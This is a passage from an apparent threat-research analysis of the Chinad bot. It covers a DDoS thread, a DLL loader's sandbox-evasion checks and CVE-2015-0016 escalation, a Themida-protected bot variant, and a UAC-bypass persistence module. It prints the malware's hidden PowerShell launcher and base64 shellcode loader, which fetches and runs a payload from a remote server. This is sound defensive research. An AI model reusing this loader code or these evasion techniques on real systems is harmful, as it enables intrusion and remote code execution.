004013E8 mov     [ebp+var_34], ecx
004013EB mov     esi, [ebp+var_4]
004013EE add     esi, 8
004013F1 mov     ecx, 7
004013F6 mov     edi, [ebp+var_34]
004013F9 rep movsd
004013FB mov     edx, [ebp+var_4]
004013FE add     edx, 8
00401401 mov     [ebp+var_5C], edx
00401404 push    0               ; lpThreadId
00401406 push    0               ; dwCreationFlags
00401408 mov     eax, [ebp+var_34]
0040140B push    eax             ; lpParameter
0040140C push    offset send_via_tcp ; lpStartAddress
00401411 push    0               ; dwStackSize
00401413 push    0               ; lpThreadAttributes
00401415 call    ds:CreateThread
0040141B mov     ecx, [ebp+var_5C]
0040141E mov     [ecx+18h], eax
```

Once the attack thread is created, Chinad will continuously send data to the target, sleeping after it sends data for a time specified by the attacker.

It will not stop attacking a target unless it has been issued another attack command or the attack_reset command. Below is an example of data sent to a target over a UDP socket.



```
00000000  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000010  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000020  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000030  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000040  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000050  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000060  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000070  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000080  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000090  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000000A0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000000B0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000000C0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000000D0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000000E0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000000F0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000100  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000110  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000120  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000130  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000140  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000150  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000160  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000170  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000180  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
00000190  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000001A0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000001B0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000001C0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000001D0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
000001E0  29 29 29 29 29 29 29 29  29 29 29 29 29 29 29 29 )))))))) ))))))))
```


Entire conversation (6334 bytes)

To generate this data, Chinad retrieves the address of the thread's tiddata block using the CRT function __getptd. It will then mangle returned data somewhat before sending it to the target.

Pic.jpg

Summary As mentioned in our previous blog, we have observed this Chinad malware being delivered through both Flash and Java exploits.
Pic.jpg is a Dll and requires a parent module (a loader) of either a web browser or java to run it. Like other parts of the Chinad set, pic.jpg aims to get the main bot component, image.png, installed on to the victim's computer. This is its sole purpose, and can be achieved in several ways, to include exploiting the victim once again.

Technical Analysis On the exterior, pic.jpg is rather plain and straightforward. The file has no obfuscation applied and no additional exported functions.




Offset	Name	Value	Meaning
104	Machine	14c	Intel 386
106	Sections Count	5	5
108	Time Date Stamp	0	0
10C	Ptr to Symbol Table	0	0
110	Num. of Symbols	0	0
114	Size of OptionalHeader	e0	224
116	Characteristics	2102	
		2	File is executable (i.e. no unresolved externel references).
		100	32 bit word machine.
		2000	File is a DLL.

First, pic.jpg first performs a simple check of the full path for the loader process on disk. For example, if the exploit occurred using Flash in a browser, the loader might be at C:\Program Files (x86)\Internet Explorer\iexplore.exe, which is a standard path to Microsft Internet Explorer. Pic.jpg looks for the following strings in the path of the loader:

```
\java
\iexplore.exe
\mshtml.dll (checks if loaded in memory)
\chrome.exe
\firefox.exe
\safari.exe
\opera.exe
```


If pic.jpg does not find at least one of these strings in the loader process, it will terminate, likely assuming it's being analyzed. This can sometimes bypass automated analysis systems, like sandboxes.

Pic.jpg will then attempt to exploit the TS WebProxy component of Microsoft Windows, a vulnerability documented as CVE-2015-0016. This privilege escalation attack (detailed description from Trend Micro here) allows an attacker to launch an arbitrary process. In this case, pic.jpg executes a powershell command in a hidden window. Parameters to the powershell command are seen below, where a base64 encoded gzip archive is first decompressed; this archive contains a script, located in variable $s that is then executed.



```
-nop -w hidden -c if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\
WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.F
ileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream(,[Convert]::FromBase6
4String(''H4sIAFOAO1UC/7VW+2/iOBD+uSvt/xCtkAg6yrvdttJK54RnyjuEUDhOMokJBicOicOje/u/34RH195uT72V
LiqqY8+MP3/zjSfzyLME5Z7k32+HYOddS18/frjq4gC7kpyIykP8bG66mqakpYSjbsfd2vKWpa6uwChhG76iFhf17Uj6Is
[redacted]
tqL5xhZ+LfgZtNjg5c/2o7asZ1uWGnZr1TtEt87Wumsja07vqtoI7HoO17hDttrs1Wl1W+8/IluBOeeJ5hOH2d1lt+I224
1QyZ/iHP2tUqk+yqFisdQp5lY2OWL7FbLbLt3umjCGm7DTVMAv12AVTe3PzEJ1bLJ6tlRdzEOe6relsY1rN8xGCrcLLMJP
njusLVr2/qmevTd22bw9GuZtE5d9k+B5Nk+EYz7XNWNYXaN8tY+ZMjBqixEdZ2vZ+1EwyK92OaZxVNacRVXTDVbVjdoyGO
qlz9l7U9u5vGcWKGptEaJEWStVZV3Pj7ltYLLYZIet+X2832joOkJZLGIf4MMg+va3CgEf1NnOb8cNGJR5OM1ms/t7f2ZW
vbF+s525FrothLtt9b6HHW2NmLJGLleHhSW+F34XYg1aluJGqFd+tPrGOtiu1HIdCdTuGcMxr/hYKwGGhaXkmsM4DzOTO4
phNPIVDe16RsERw9ubGcQpfOaD4Jm1+c7HdQN8wG6Ey7XmrAQcmRzhrprnbAZ8OR6gzI5rw2dc7G8s9cafuatoPFow1HEq
8VprgHbN5eqmuXwqNZeVEkJfvnyKhQvKTTha/kKGb3WgFg7CBWYgT2gq5xujyoPqqTVOOYO9ZPnl+2FFAo8w6LXQjc+Fhh
jjVtywzoOE+uWxiO3h2jBgWCz8dJSSXgxT37vYeerhYQxgoXoPRZVpEs8Ri3RuV8zloAnldqUcHPb9J1S5v5ePsdJxF4sp
egnODsFTcSOneHE875SL69b/T+DpKlnAP/sdBH6f+5fVd5GaSx+O/8Ps64n/xO8vEWBiKsBahwuRkWO/fpOHk2YuPndeMg
WqmJ+e+PuzE4nrNnwK/Q1F5LyE/woAAA==''));IEX (New-Object IO.StreamReader(New-Object IO.Compressi
on.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();';$s.UseShellExec
ute=$false;$p=[System.Diagnostics.Process]::Start($s);
```

The decompressed script contains shellcode (also base64 encoded) that is place in new memory (VirtualAlloc) and executed as a thread.



[redacted]

```
[Byte[]]$wp0eA = [System.Convert]::FromBase64String("/0iJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/
McCswc8NAcc44HX0A334030[redacted]dABod2luaYnmVG
G/9XrT1kx0lJoADJghFJSUlFSUGjrVS47/9WJxmoQW2iAMwAAieBqBFBqH1ZodUaehv/VMf9XV1dXVmgtBhh7/9WFwHUeSw
+EewAAA0vR6ZIAAADorP///
y9pbWFnZS5wbmcA62sxwF9QagJqAlBqAmoCV2ja9tpP/9WTMcBmuAQDKcRUjUwkCDHAtANQUVZoEpaJ4v/
VhcB0LViFwHQWagBUUI1EJAxQU2gtV65b/9WD7ATrzlNoxpaHUv/VagBXaDGLb4f/1WoAaPC1olb/1eiQ////
ZGVza3RvcC5pbmkuZXhlA0gE////MTAxLjk5LjY4LjE4AA==")

$gJ1 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((p9wVZgCq
kernel32.dll VirtualAlloc), (vtkKW1m @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $wp0eA.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($wp0eA, 0, $gJ1, $wp0eA.length)

$o3Zf0D3qM = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((p9wVZgCq
kernel32.dll CreateThread), (vtkKW1m @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32],
[IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$gJ1,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((p9wVZgCq kernel32.dll
WaitForSingleObject), (vtkKW1m @([IntPtr], [Int32]))).Invoke($o3Zf0D3qM,0xffffffff) | Out-Null
```


Once the shellcode executes, it retrieves image.png from a remote server, names it desktop.ini.exe, and executes it.

In the event that the TS WebProxy exploit does not work, pic.jpg will also trying downloading image.png from a remote server, either directly using UrlDownloadToFile or through a Visual Basic script that's dropped in a Temp directory.

Image.png (Protected Chinad)

Summary Delivery of this Chinad malware executable has been observed via FTP and after successful exploitation of CVE-2014-6332 in Microsoft Internet Explorer.
Image.png is another variant of the Chinad bot and is nearly identical to notepad.exe in terms of functionality. However, it has a few extra functions and has much stronger anti-analysis capabilities.

Technical Analysis Unlike notepad.exe, attackers have chosen to protect image.png by using the powerful Themida protector, a commercial product from Oreans.



Exeinfo PE - ver.0.0.3.7 by A.S.L - 818+4 sig 2014.12....

File : image.png

Entry Point : 004F7000

EP Section : xmkpeicr

File Offset : 0023B600

First Bytes : 56.50.53.E8.01

Linker Info : 12.00

SubSystem : Windows GUI

File Size : 0023B800h

Overlay : NO 00000000

Image is 32bit executable

RES/OVL : 0 / 0 %

????

Themida & WinLicense 2.0 - 2.1 - struct (Hide from PE scanners II-V)

Lamer Info - Help Hint - Unpack info

0 ms.

try Olly Debugger 1.1/2.0 and script - www.ollydbg.de- Tutorial find vi


Themida has a lengthy reputation of being a strong protector for executable files. The protector has an extensive feature set, to include capabilities such as VM and forensic tool detection.

In addition, Themida also offers different (mutable) protection code which changes drastically as different features are enabled, making it even harder to automate the process of unpacking.

Interestingly, it seems that it was an odd decision for the attackers to have obfuscated image.png and not notepad.exe, as notepad.exe is much easier to analyze and is essentially the same bot.

One major difference is noted in image.png, where a special Dll is dropped to disk in the user's Temp directory before retrieving commands from the C&C server.

This Dll, known by its real name as "Module_UacBypass.dll" (the file name on disk is a temporary file name) will be used to establish persistence and bypass User Account Control (UAC) for non-Windows XP systems. More details on this Dll are noted in the section below.



```
0040530C 68 88 60 4E 00          push    offset dword_4E6088
00405311 E8 CA 1C 00 00          call    load_uac_bypass_dll
00405316 83 C4 04                add     esp, 4
00405319 89 85 44 FE FF FF       mov     [ebp+var_1BC], eax
0040531F 8B 85 44 FE FF FF       mov     eax, [ebp+var_1BC]
00405325 89 85 48 FE FF FF       mov     [ebp+hModule], eax
0040532B 83 BD 48 FE FF FF 00    cmp     [ebp+hModule], 0
00405332 74 2C                   jz      short loc_405360
```

```
00405334 68 20 88 43 00          push    offset aFunc2_0 ; "Func2"
00405339 8B 8D 48 FE FF FF       mov     ecx, [ebp+hModule]
0040533F 51                      push    ecx             ; hModule
00405340 E8 93 2D 4F 00          call    j_GetProcAddress
00405345 90                      nop
00405346 89 85 54 FE FF FF       mov     [ebp+Func2], eax
0040534C 83 BD 54 FE FF FF 00    cmp     [ebp+Func2], 0
00405353 74 0B                   jz      short loc_405360
```

```
00405362
00405362                         loc_405362:
00405362 68 88 60 4E 00          push    offset dword_4E6088
00405367 E8 74 1C 00 00          call    load_uac_bypass_dll
0040536C 83 C4 04                add     esp, 4
0040536F 89 85 24 FE FF FF       mov     [ebp+var_1DC], eax
00405375 8B 95 24 FE FF FF       mov     edx, [ebp+var_1DC]
0040537B 89 95 4C FE FF FF       mov     [ebp+var_1B4], edx
00405381 83 BD 4C FE FF FF 00    cmp     [ebp+var_1B4], 0
00405388 74 2C                   jz      short loc_4053B6
```


```
00405355 68 9C D5 14 6D          push    6D14D59Ch
0040535A FF 95 54 FE FF FF       call    [ebp+Func2]
```

```
0040538A 68 28 88 43 00          push    offset aFunc1_2 ; "Func1"
0040538F 8B 85 4C FE FF FF       mov     eax, [ebp+var_1B4]
00405395 50                      push    eax             ; hModule
00405396 E8 3D 2D 4F 00          call    j_GetProcAddress
0040539B 90                      nop
0040539C 89 85 50 FE FF FF       mov     [ebp+Func1], eax
004053A2 83 BD 50 FE FF FF 00    cmp     [ebp+Func1], 0
004053A9 74 0B                   jz      short loc_4053B6
```

Besides this, no other major differences have been observed in image.png. It still retains all of the functionality of its related binary, notepad.exe. As future versions of the bot are developed, it seems likely it will be delivered in a protected form, perhaps still using Themida.

5003.tmp ("Module_UacBypass.dll")

Summary Module_UacBypass.dll ("Uac_bypass.dll") is a module seen used by the protected version of the Chinad bot (image.png). It's main purpose is maintaining persistence for Non-Admin users who are running Windows Vista and later. Persistence is done using non-traditional methods, which involve hijacking a Windows SQL server Dll to bypass UAC and maintain a footprint on the victim's computer.
Technical Analysis Uac_Bypass.dll has two exported functions, Func1 and Func2, along with some interesting string artifacts, to include the real name of the Dll, "Module_UacBypass.dll".



